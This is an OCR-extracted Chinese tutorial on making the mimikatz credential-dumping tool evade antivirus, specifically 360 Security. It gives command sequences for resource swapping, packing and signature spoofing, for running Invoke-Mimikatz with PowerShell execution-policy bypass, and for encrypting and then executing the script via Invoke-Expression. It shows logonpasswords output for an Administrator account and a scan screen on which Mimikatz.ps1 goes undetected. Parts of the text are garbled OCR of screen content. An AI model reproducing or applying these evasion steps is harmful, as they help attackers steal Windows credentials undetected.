

mimikatz 免杀实践

原始：mimikatz，最新版本 2.2.0（VT 查杀率 52/72）



VT 查杀率：



方法一：资源替换+加壳+签名（VT 查杀率：30/72）

1. 先替换资源，使用ResHacker 打开 mimikatz.exe，然后在图标里替换为 360 图标
2. 使用 VMProtect Ultimate 加壳
3. 最后将 mimikatz.exe 的签名改成 360
4. 会被 360 拦截

方法二：使用PowerSploit 中的 Invoke-Mimikatz.ps1（VT 查杀率 39/61）

1. 从 https://github.com/PowerShellMafia/PowerSploit 下载 Invoke-Mimikatz.ps1
2. powershell.exe -exec bypass "import-module .\Invoke-Mimikatz.ps1;Invoke-Mimikatz"
3. 会被 360 拦截

方法三：使用Out-EncryptedScript 加密(VT 查杀率 25/61)

1. 从 https://github.com/PowerShellMafia/PowerSploit 下载 Out-EncryptedScript.ps1 脚
2. 在电脑上依次运行
   1）powershell.exe
   2）Import-Module .\Out-EncryptedScript.ps1
   3）Out-EncryptedScript -ScriptPath .\Invoke-Mimikatz.ps1 -Password 123456 -Salt 123456
3. 会默认生成 evil.pas1 文件

4 使用方法：
   1）powershell.exe
   2）Import-Module .\Out-EncryptedScript.ps1
   3）[String] $cmd = Get-Content .\evil.ps1
   4）Invoke-Expression $cmd
   5）$decrypted = de 123456 123456
   6）Invoke-Expression $decrypted
   7）Invoke-Mimikatz


```
PS C:\Users\Administrator\Desktop\111> Invoke-Mimikatz

  .#####.   mimikatz 2.1 (x64) built on Nov 10 2016 15:31:14
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz           (oe.eo)
  '#####'                                     with 20 modules * * */

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 448334 (00000000:0006d74e)
Session           : Interactive from 1
User Name         : Administrator
Domain            : WIN-BGBR5N0823H
Logon Server      : WIN-BGBR5N0823H
Logon Time        : 2022/9/15 22:18:47
SID               : S-1-5-21-3742658565-801594491-116688078-500
        msv :
         [00000003] Primary
         * Username : Administrator
```

5. 绕过 360


33 › 1111
在 1111 中搜索
快速访问
OneDrive - Pers
Documents
名称
修改日期
类型
Invoke-Mimikatz.ps1
2022/10/6 15:42
Windows PowerShe...
Mimikatz.ps1
2022/10/6 16:03
Windows PowerShe...
Out-EncryptedScript.ps1
2022/10/6 15:42
Windows PowerShe...
返回
360安全卫士-木马查杀
搜索功能、软件
Mimikatz没有被检测出来
扫描完成！共有2个需处理的危险项
已用时：00:00:00
扫描类型：自定义扫描
扫描项目：3 个
暂不处理
一键处理
发现 2 个危险项
处理方式
virus.powershell.peinject.a
木马
C:\Users\Administrator\Desktop\33\1111\Invoke-Mimikatz.ps1
建议隔离
Generic/Worm.PowerSploit.HgAASQ8A
木马
C:\Users\Administrator\Desktop\33\1111\Out-EncryptedScript.ps1
建议隔离